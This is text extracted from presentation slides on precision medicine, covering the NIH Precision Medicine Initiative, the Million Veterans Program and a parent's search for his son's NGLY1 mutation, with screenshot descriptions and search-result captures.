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

















It doesn't scale!

We need a workaround.



BRIEFING ROOM

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THE PRECISION MEDICINE INITIATIVE



1,000,000 Americans!

The image is a screenshot of the NIH Precision Medicine Initiative Cohort Program website. At the top left is the NIH logo with the text "National Institutes of Health" and the tagline "Turning Discovery Into Health". To the right is a search bar labeled "Search NIH" and links for "NIH Employee Intranet", "Staff Directory", and "En Español". Below the header is a navigation bar with tabs for "Health Information", "Grants & Funding", "News & Events", "Research & Training", "Institutes at NIH", and "About NIH". The main content area has a blue banner with the text "PRECISION MEDICINE INITIATIVE COHORT PROGRAM". On the left is a sidebar with a "Precision Medicine Initiative" section containing links for "Scale and Scope", "Participation", "Funding", "FAQ", "Advisory Groups", "Events", "Announcements", "PMI in the News", and "Multimedia". The main content area features two columns. The left column has a portrait of Eric Dishman with the caption "Eric Dishman named Director for the PMI Cohort Program" and a link to "About the Precision Medicine Initiative Cohort Program". The right column has a graphic of three overlapping human profiles with the text "THE PRECISION MEDICINE INITIATIVE" and a link to "Watch White House Precision Medicine Summit (Thursday, February 25)". On the far right is a sidebar with an "Email Updates" section with a "Sign up for updates" button and a "Related Links" section with links to "PMI Working Group Final Report pdf", "NEJM Perspective: A New Initiative on Precision Medicine", and "White House Precision Medicine Web Page". At the bottom of the main content area is a quote: "Far too many diseases do not have a proven means of prevention or effective treatments."

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PRECISION MEDICINE INITIATIVE COHORT PROGRAM

Precision Medicine Initiative

- Scale and Scope
- Participation
- Funding
- FAQ
- Advisory Groups
- Events
- Announcements
- PMI in the News
- Multimedia



Eric Dishman named Director for the PMI Cohort Program



Watch White House Precision Medicine Summit (Thursday, February 25)

About the Precision Medicine Initiative Cohort Program

Far too many diseases do not have a proven means of prevention or effective treatments.

Email Updates

Sign up to receive email updates about the Precision Medicine Initiative.


Sign up for updates


Related Links

- PMI Working Group Final Report pdf
- NEJM Perspective: A New Initiative on Precision Medicine
- White House Precision Medicine Web Page


Building a “genetic telescope”!









Heart disease




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
Diabetes



Mental health



Lung disease



Obesity

Pioneering Precision Medicine: The Million Veterans Program





+



But, what about my son's mutation?

I wrote a blog post.

Hunting down my son's killer

[\[article index\]](#) [\[email me\]](#) [\[@mattmight\]](#) [\[+mattmight\]](#) [\[rss\]](#)

I found my son's killer.

It took three years.

But we did it.



Not quite like this.



reddit

GIZMODO

Hunting Down My Son's Killer



Hacker News



NGLY1



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[NGLY1 Gene - GeneCards | NGLY1 Protein | NGLY1 Antibody](#)

www.genecards.org/cgi-bin/carddisp.pl?gene=NGLY1 ▾

Complete information for **NGLY1** gene (protein-coding), N-glycanase 1, including: function, proteins, disorders, pathways, orthologs, and expression.

[NGLY1 - Wikipedia, the free encyclopedia](#)

en.wikipedia.org/wiki/NGLY1 ▾ Wikipedia ▾

Peptide-N(4)-(N-acetyl-beta-glucosaminy)asparagine amidase is an enzyme that in humans is encoded by the **NGLY1** gene.

[NGLY1 N-glycanase 1 \[Homo sapiens \(human\)\]](#)

www.ncbi.nlm.nih.gov/gene/55768 ▾ National Center for Biotec... ▾

5 days ago - This gene encodes an enzyme that catalyzes hydrolysis of an N(4)-(acetyl-beta-D-glucosaminy) asparagine residue to ...

[OMIM Entry - * 610661 - N-GLYCANASE 1; NGLY1](#)

